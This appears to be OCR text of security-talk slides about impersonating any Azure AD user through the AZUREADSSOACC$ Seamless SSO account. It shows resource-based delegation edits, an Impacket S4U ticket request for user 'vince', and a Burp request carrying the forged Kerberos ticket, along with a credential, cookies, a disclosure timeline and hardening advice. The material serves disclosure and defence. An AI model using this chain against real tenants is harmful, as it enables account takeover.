
```
user@localhost:~/azuread$ python rbdel.py -u office\\helpdesk -p Welkom01 40.115.8.221 azureadssoacc\$
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[+] Object found: CN=AZUREADSSOACC,CN=Computers,DC=office,DC=local
Currently allowed sids:
[+] Object modified successfully
user@localhost:~/azuread$ python rbdel.py -u office\\helpdesk -p Welkom01 -q 40.115.8.221 azureadssoacc\$
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[+] Object found: CN=AZUREADSSOACC,CN=Computers,DC=office,DC=local
Currently allowed sids:
    S-1-5-21-22320149-2113018802-4077139283-6101
```

Getting a ticket for Vince


```
user@localhost:~$ getST.py office/helpdesk@office.local -dc-ip 52.178.64.184 -impersonate
 vince -spn http/autologon.microsoftazuread-sso.com
Impacket v0.9.19-dev - Copyright 2019 SecureAuth Corporation

Password:
[*] Getting TGT for user
[*] Impersonating vince
[*]     Requesting S4U2self
[*]     Requesting S4U2Proxy
[*] Saving ticket in vince.ccache
```

Log in on Azure





Intercept
HTTP history
WebSockets history
Options
Request to https://autologon.microsoftazuread-sso.com:443 [40.126.9.66]
Forward
Drop
Intercept is on
Action
Comment this item
Raw
Params
Headers
Hex
GET
/frozenliquids.onmicrosoft.com/winauth/sso?desktopsso=true&isAdalRequest=False&client-request-id=dddb039d-1e4e-4960
-b6bb-e4eda2962b93&_=1552596401515 HTTP/1.1
Host: autologon.microsoftazuread-sso.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:65.0) Gecko/20100101 Firefox/65.0
Accept: text/plain, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
https://autologon.microsoftazuread-sso.com/frozenliquids.onmicrosoft.com/winauth/sso?desktopsso=true&isAdalRequest=
False&client-request-id=dddb039d-1e4e-4960-b6bb-e4eda2962b93&iframe=1
X-Requested-With: XMLHttpRequest
Connection: close
Cookie: fpc=ApwWVOCQqc1IihjqE__eRTBlI7RGAQAAAGS0HNQOAAAA;
esctx=AQABAAAAAACEfexXxjamQb3OeGQ4GugvWPJtGrAPctojRYek8b7eR8LH7Ddjuy4amq6uhlfV-J0BpGacqMMXWAOJW_yjNo8tZUn3BvoGhmLjL
AQnQP_igbdL6STUWjLfy0aDc0kx1g4lAb-T7RC0GBH4sfbPwJIYfugT0Ri4qeM6UOYaoYzmOrUJnPD-mqpSoXIzscLyVOYgAA;
x-ms-gateway-slice=prod; stsservicecookie=ests
Authorization: Negotiate
YIHSBgYrBgEFBQKggccwgcSgCjAIBgYrBgEFAgWigbUEgbJgga8GBisGAQUCBQUBMAqhCAQGb2ZmaWNlaoGWMIGToQMCAQWiAwIBCqMOMAwwCqEEAgI
AlaICBACkdzBloAcDBQBQAAAQoRIwEKADAgEBoQkwBxsFdmluY2WiCBsGb2ZmaWNloxswGaADAgECoRIwEBsGa3JidGd0GwZvZmZpY2WlERgPMjAxOT
AzMTUyMDQ2NDFapwYCBHyl/z2oFDASAgESAgERAgEQAgEXAgEZAgEa

Insert ticket here



Logged in ☺


Access Panel Applications
https://account.activedirectory.windowsazure.com/r?whr=fro
Search
Burp
Microsoft
vince
MSOBB
Apps
Search apps
Add-In
Groups

TL;DR

Anyone who can edit properties* of the AZUREADSSOACC$ account, can impersonate any user in Azure AD using Kerberos (if no MFA)

*and has control over at least one account with a Service Principal Name set

In BloodHound 2.1

Disclosure timeline

- Reported to MSRC January 2019
- Conclusion: Won’t fix for now, but looking into hardening measures for the future

Conclusions

Conclusions

- MFA all the things
- Be careful with MFA exclusions on IP basis (guest network?)
- Protect your Azure AD Sync servers like domain controllers
- Audit your Service Principals, their access and their owners
- Using SSO weakens security, protect the SSO account